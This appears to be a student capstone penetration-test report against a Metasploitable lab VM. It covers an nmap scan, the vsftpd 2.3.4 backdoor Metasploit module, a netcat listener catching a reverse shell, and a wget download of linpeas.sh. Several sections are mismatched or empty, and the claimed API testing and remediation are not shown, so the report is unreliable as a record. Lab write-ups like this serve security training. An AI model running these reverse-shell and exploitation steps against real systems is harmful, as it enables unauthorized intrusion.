

capstone-report

A full-scope penetration test was conducted to evaluate system security. Critical vulnerabilities, including remote code execution in the FTP service and weak API controls, were identified. Successful exploitation demonstrated unauthorized access and system compromise. Immediate remediation is required to mitigate risks and prevent real-world attacks.

Nmap Scan Result

```
[sudo] password for boomika:
(root@kali)-[/home/boomika]
# nmap -sC -sV 192.168.227.132
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-26 13:08 -0400
Nmap scan report for 192.168.227.132
Host is up (0.0017s latency).
Not shown: 976 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_   Connected to 192.168.227.139
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
```

Metasploit Exploit Execution

```
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:64:73:e2 brd ff:ff:ff:ff:ff:ff
    inet 192.168.227.132/24 brd 192.168.227.255 scope global eth0
    inet6 fe80::20c:29ff:fe64:73e2/64 scope link
```

Target IP

Access

```
(root@kali)-[/home/boomika]
# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.227.139] from (UNKNOWN) [192.168.227.132] 38514
sh: no job control in this shell
sh-3.2$
```

Burp Suite Intercept Request



LinPEAS Output

```
(root@kali)-[/home/kali]
# cd /tmp

(root@kali)-[/tmp]
# wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
--2026-03-21 20:04:54-- https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
Resolving github.com (github.com)... 20.207.73.82
Connecting to github.com (github.com)|20.207.73.82|:443... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh [following]
--2026-03-21 20:04:54-- https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://github.com/peass-ng/PEASS-ng/releases/download/20260320-6aabf6f8/linpeas.sh [following]
--2026-03-21 20:04:55-- https://github.com/peass-ng/PEASS-ng/releases/download/20260320-6aabf6f8/linpeas.sh
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
```

```
root@kali: /tmp
Session Actions Edit View Help
/usr/bin/mount
/usr/bin/kismet_cap_hak5_wifi_coconut
/usr/bin/ntfs-3g
/usr/bin/rsh-redone-rsh
/usr/bin/kismet_cap_ubertooth_one
/usr/bin/kismet_cap_nrf_52840
/usr/bin/passwd
/usr/bin/kismet_cap_ti_cc_2540
/usr/bin/kismet_cap_ti_cc_2531
/usr/bin/pkexec
/usr/bin/kismet_cap_rz_killerbee
/usr/bin/kismet_cap_nrf_mousejack
/usr/bin/kismet_cap_nxp_kw41z
/usr/bin/chfn
/usr/bin/kismet_cap_linux_wifi
/usr/bin/kismet_cap_linux_bluetooth
/usr/bin/kismet_cap_nrf_51822
/usr/bin/su
/usr/bin/rsh-redone-rlogin
/usr/bin/chsh
/usr/bin/umount
/usr/bin/vmware-user-suid-wrapper
/usr/bin/gpasswd
/usr/bin/fusermount3
/usr/bin/newgrp
/usr/bin/sudo
/usr/lib/xorg/Xorg.wrap
```

Capstone Workflow

Reconnaissance

Performed Nmap scan
Identified open ports and services

Enumeration

Detected FTP service (vsftpd 2.3.4)
Identified potential vulnerability

Exploitation

Used Metasploit:
exploit/unix/ftp/vsftpd_234_backdoor
Gained remote shell access

Post-Exploitation

Verified system access
Collected basic system information

Capstone Project

Objective

To simulate a real-world penetration test covering reconnaissance, exploitation, API testing, and remediation.

Tools Used

Kali Linux

Metasploit

Burp Suite

Nmap

Key Findings

VSFTPD Backdoor Vulnerability (RCE)

Improper Input Validation

Outcome

Successfully gained system access vulnerabilities.

Conclusion

This project demonstrates a complete VAPT lifecycle aligned including reconnaissance, exploitation, post-exploitation, and remediation.